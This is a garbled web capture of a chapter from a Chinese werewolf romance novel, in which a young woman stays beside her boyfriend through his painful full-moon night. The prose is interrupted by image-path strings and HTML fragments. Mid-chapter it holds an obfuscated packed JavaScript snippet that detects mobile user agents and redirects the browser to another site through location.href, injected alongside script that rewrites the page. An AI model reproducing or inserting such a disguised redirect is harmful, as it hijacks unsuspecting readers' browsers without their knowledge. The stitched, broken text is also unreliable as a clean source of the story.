黎悠偶然发现厉云野对咖啡因不耐受,狼人的新陈代谢和感官到底和人类不同,一杯普通咖啡就能让他心跳过速,连耳朵都忍不住冒出来晃悠。
从那以后,黎悠再也没给他泡过咖啡,而是学着煮花草茶,用低因咖啡豆给他做饮品,看着他喝得眉眼舒展的样子,自己也跟着开心。
厉云野则把她的喜好刻进了骨子里。知道她怕冷,秋风刚起,他的外套就会自然而然地披在她肩上,带着他身上的温度。
知道她思考时喜欢咬笔头,他会默默把她那支快被咬烂的笔抽走,换上一支软乎乎的硅胶笔。
知道她生理期会肚子痛,他提前一周就备好了红糖姜茶和暖宝宝,还笨拙地学着揉小腹,力道轻得像怕碰碎了她。
学期末的一个下午,阳光正好,两人窝在沙发上看老电影。黎悠靠在厉云野怀里,抱着软乎乎的抱枕,看着看着就犯困,眼皮越来越沉,最后干脆睡着了。
电影片尾曲响起时,她迷迷糊糊地醒过来,发现自己还窝在他怀里,厉云野维持着原来的姿势没动分毫,手里拿着手机,屏幕亮度调得极低,正低头看着什么。
一条毛茸茸的尾巴不知何时缠了过来,盖在她的腿上,暖融融的,像条小毯子。
“怎么不叫醒我呀?”黎悠的声音带着刚睡醒的沙哑,蹭了蹭他的胸口。
厉云野低头看她,指尖轻轻替她捋开额前凌乱的碎发,动作温柔得不像话:“看你睡得香。”他收起手机,捏了捏她的脸颊,“还要接着看吗?还是想再睡会儿?”
黎悠摇摇头,往他怀里缩了缩,找了个更舒服的姿势,懒洋洋地打了个哈欠:“不看了,就这样待着,挺好的。”
窗外冬日暖阳透过玻璃,在木地板上投下斑驳的光斑。
空气里飘着“初雪”最新版本的清冷香气,混着厉云野身上的雪松味,还有彼此相依的体温,暖得人心头发颤。
没有惊心动魄的危机,没有错综复杂的阴谋。只有秋日午后的阳光,和怀里不肯松开的人。
厉云野低头看着怀中人恬静的睡颜,缓缓收紧手臂,将她抱得更紧了些。他从未想过,自己这头漂泊的狼,竟会在人间找到这样一个温暖的窝。黎悠埋在他怀里,鼻尖蹭着他的衣领,嘴角弯起甜甜的弧度。她想,或许调香的真谛从来不是复刻味道,而是留住那些让人安心的瞬间——比如初雪的清冽,比如荒野的月光,比如……怀里这个人的气息。
日子就这样继续,很快又到月圆之夜那天。
他知道,不能再拖了。
“悠悠,”早餐时,他放下筷子,骨节因为用力而微微泛白,指腹无意识地摩挲着瓷碗边缘,语气是难得的严肃,甚至带着一丝不易察觉的紧绷,“今晚上就是月圆夜了。今晚……你回宿舍住吧,或者去夏雨彤那里待一晚。”
黎悠夹菜的手停在半空,瓷白的指尖捏着竹筷,筷尖的青菜微微晃动,她抬起头时,清澈的眼里没有丝毫意外,只有固执的担忧,像揉碎的星光落进潭水:“我不去。我要在这里陪着你。”
“不行。”厉云野拒绝得斩钉截铁,眉头紧锁成川字,耳尖不受控地颤了颤,险些冲破黑发的遮掩,“月圆时……我会不太一样,可能会……失控。这里不安全。”他不敢说得更详细,怕吓到她,更怕她这般不管不顾地坚持。
“有什么不一样?不就是耳朵尾巴更明显,或者完全变成狼的样子吗?我又不是没见过。”黎悠放下筷子,手肘撑着餐桌,直视着他,声音轻柔却坚定,像初春破冰的溪流,“万圣节那天,那么多人围着看,你都控制得很好。在家里,只有我们两个,为什么反而要我离开?”
“那不一样!”厉云野的声音陡然提高了一些,眼底掠过一丝焦躁的金芒,快得让人以为是错觉,“万圣节是白天,而且我有心理准备,刻意压制着。真正的月圆之夜,本能会压倒理智,力量和精神都处于最不稳定的状态。我……我怕我控制不住自己,伤到你。”
最后几个字,他说得异常艰难,仿佛每个字都淬着冰,光是想象那个可能性,就让他胸腔里揪着疼,指尖的温度都降了几分。
黎悠的心因为他话里的恐惧和自责狠狠揪了一下,酸意漫过四肢百骸。
她绕过餐桌,走到他身边,蹲下身,温热的掌心覆上他因为用力而骨节泛白的手,轻轻摩挲着他冰凉的指腹:“厉云野,看着我。”
她的声音带着不容拒绝的温柔,强迫他抬起头看向自己,“你说过,我的气息能安抚你,对不对?那我在你身边,是不是反而更好?你把自己关起来,一个人承受那些痛苦,让我离开,那样对我难道就不是一种折磨吗?”
她的眼睛像是盛满了星光与秋水,清澈见底,里面没有半分恐惧,只有满满的心疼和不愿退缩的勇气。
“让我陪着你,好不好?我们一起试试。如果……如果真的情况不对,我保证,我立刻走,绝不让你为难。”
厉云野看着她近在咫尺的脸庞,感受着她指尖传来的温度和话语里毫无保留的信任与关切,内心坚固的防御城墙开始出现裂痕,一寸寸坍塌。
他何尝不想她在身边?在那些本能叫嚣、孤独感最盛的时刻,她身上那种天然的、带着甜软清香的温暖,是他最渴望的锚点。
可是……万一呢?万一他失控,伤了他捧在手心里的珍宝呢?
“悠悠,你不明白……”他声音沙哑得厉害,反手更紧地握住她的手,力道大得像是抓住溺水时唯一的浮木,指节因为用力而泛着青白,“下个月,我就到正式的成年期了。这一次的月圆,反应可能会比以往更强烈。而且……”
他顿了顿,喉结滚动着,艰难地坦白着心底最深的顾虑,“狼人在月圆之夜,如果有伴侣在身边,伴侣的信息素会形成天然的屏障和安抚,是最安全的方式。可是……你是人类。”
他看着她,眼底翻涌着汹涌的爱意、渴望,以及深不见底的担忧,像沉在深海里的漩涡:“人类没有我们那种信息素。虽然你的气息对我有奇效,但那和真正的伴侣信息素是不同的。我不知道……一个人类伴侣,要如何帮助狼人度过月圆之夜。这是未知的,是危险的。我宁愿自己承受所有痛苦,也绝不能冒一丝可能伤害到你的风险。你太脆弱了,悠悠,没有尖利的爪牙,没有坚韧的皮毛,一点点失控的力量都可能……”
他的话没说完,但黎悠已经懂了他未尽的恐惧。他在害怕,怕自己野兽的本能会吞噬理智,怕会不小心弄伤她这个在他眼中如同琉璃般易碎的人类。
这反而更加坚定了黎悠的决心,她站起来,俯身抱住他,将脸贴在他颈窝,那里他的气息已经浓烈得让她微微晕眩,却奇异地让她更加安心。
鼻尖蹭过他温热的皮肤,能清晰地感受到他脉搏的跳动。“正因为我不知道,正因为有危险,我才更不能走。厉云野,我们是要一直在一起的人,难道每次月圆都要分开吗?总要找到办法的。就让我试试,好吗?就这一次。我保证,我会很小心,也会听你的话。”
她的拥抱那么柔软,那么温暖,带着她身上独有的、让他灵魂都为之战栗的甜香,像暖阳融化积雪。
厉云野最后的坚持,在她温柔的攻势和那句“一直在一起”面前,土崩瓦解。
他闭上眼,深深吸了口气,将她紧紧拥入怀中,力道大得仿佛要将她揉进骨血里,融进自己的生命里,连身后那条藏在衣摆下的尾巴,都忍不住轻轻缠上了她的脚踝。
“……好。”他终于松口,声音带着妥协后的疲惫,和一丝孤注一掷的期待,“但是,悠悠,你必须答应我,如果我说‘出去’,或者你感觉到任何不对劲,立刻离开这里,锁好门,不要回头。可以吗?”
“我答应你。”黎悠在他怀里郑重承诺,脸颊蹭着他温热的脖颈,鼻尖萦绕着安心的雪松味,手指轻轻勾住了他的衣角。
夜幕降临,月轮一日日丰盈,悬于墨色夜空,清辉渐盛,落得满院霜白,连窗棂都覆着一层薄薄的银纱。
厉云野能清晰地感觉到体内那股源自血脉的力量开始躁动不安,如同冰层下逐渐汹涌的暗流,冲撞着四肢百骸,每一寸骨骼都在隐隐发烫。
皮肤下的感官变得异常敏锐,夜间视力锐利得能捕捉到窗外飞蛾振翅的纹路,远处巷口流浪猫的呜咽清晰可闻,连楼下便利店冰柜启动的嗡鸣都像在耳边炸开。<
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17248376|192310||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
p>而属于他自己的、那种清冽中带着野性的雪松气息,也越发不受控制地浓郁起来,丝丝缕缕缠绕在空气里,带着不容忽视的侵略性,连餐桌旁的牛奶都染上了淡淡的冷香。
圆满的月亮如同巨大的银盘高悬夜空,清冷的光辉透过落地窗洒满客厅,落得一地斑驳,连沙发扶手上的绒毛都泛着银光。
厉云野的状态明显开始变化。
他的呼吸变得粗重,胸膛剧烈起伏着,体温烫得惊人,连指尖都带着灼人的热度;眼眸在昏暗光线下闪烁着不稳定的鎏金色光芒,头顶的兽耳和身后的尾巴已经完全不受控制地显露出来,那是一对比平时更尖更长的银灰色狼耳,毛茸茸地耷拉着,耳尖微微泛红,尾尖不安地扫过地毯,带起一阵细碎的风声,连尾尖的毛都因为紧张而炸开。
他将黎悠安顿在客厅,给她裹上了一条厚厚的毛毯,又倒了一杯温牛奶放在她手边,自己则带着一种近乎悲壮的决绝,走进了主卧,反手锁上门。
锁舌扣合的声响,在寂静的夜里格外清晰,像一道无法逾越的鸿沟。
“悠悠,记住你答应我的。”门合上前,他最后深深看了她一眼,那双金瞳里翻涌着她看不懂的情绪,有痛苦,有不舍,还有一丝近乎绝望的祈求,然后,门被轻轻合上。
黎悠坐在客厅沙发上,听着门内传来的、极力压抑却依然清晰的沉重呼吸声,还有偶尔物品被碰撞的闷响,心揪成了一团。
那声音沙哑破碎,像是从喉咙深处挤出来的,却让黎悠瞬间想起了那天在学校,他护着她时,喉咙里发出的低沉警告。
时间流逝得异常缓慢,每一分每一秒都是煎熬,墙上的挂钟滴答作响,敲在她的心上,震得她生疼。
“厉云野?”她试探着起身,走到门边,轻轻敲了敲墙壁,声音带着一丝不易察觉的颤抖,“你还好吗?”
隔壁依旧没有回应,只有呼吸声似乎变得更重了些。黎悠能想象到他此刻的模样,或许正蜷缩在角落,或许正咬着牙对抗着什么。她没有再追问,只是转身走向厨房。
她为他煮了安神的姜茶,暖乎乎的水汽氤氲着,带着淡淡的姜香;又烤了他喜欢的鲜花饼,酥皮烤得金黄酥脆,咬一口就能掉渣,里面的玫瑰馅甜而不腻。
将温热的姜茶倒进保温杯中,又拿了一碟刚烤好的鲜花饼,轻轻放在他的门口。
她把这些都放在精致的托盘里,端到卧室门口,轻声告诉他:“云野,我煮了姜茶,烤了鲜花饼,放在门口了,你记得吃一点。”
转身时,鼻尖忽然捕捉到一丝极淡的、属于兽类的绒毛气息,混杂在他的冷杉香里,转瞬即逝。
她只对着房门轻声说:“姜茶暖身子,鲜花饼是刚烤的,你记得吃。要是有什么事,你敲敲墙,我就知道了。”
里面传来一声压抑的、几乎不似人声的低吼作为回应,粗嘎的声音里带着痛苦,让她心头一颤,指尖的温度都凉了。
那若有若无的痛苦声响,那骤然变得狂躁不安的气息,让她的心像是被一只无形的手攥紧,密密麻麻地疼。
隔壁的声响骤然停止,仿佛刚才的一切都是她的错觉。只有那股冷冽中带着血腥味的气息,依旧在空气中弥漫,甚至因为她的靠近,变得更加清晰。
她能感觉到,那气息的主人似乎在刻意压抑着什么,连呼吸都变得极其轻微,像是怕惊扰到她。
黎悠没有离开,而是将耳朵贴在冰凉的门上。她能听到隔壁传来的、急促而沉重的呼吸声,像是在极力平复着什么。
心头一软,担忧更甚。她知道他此刻正在里面承受着难以言喻的痛苦,而自己却什么都不能做。
她缓缓回到客厅,却没有再拿起书,她坐在窗边,月光洒在她的身上,将她的影子拉得很长。
鼻尖始终萦绕着隔壁传来的、渐渐平复下来的冷冽气息,还有一丝若有若无的、属于厉云野的温柔。她知道,她无法对厉云野的痛苦视而不见。
要是“初雪”成功了就好了,可出血还缺最关键的一样东西,只能等到寒假后去一趟青川岭。
这种无能为力,只能眼睁睁看着爱人被折磨的样子,让黎悠感到痛苦。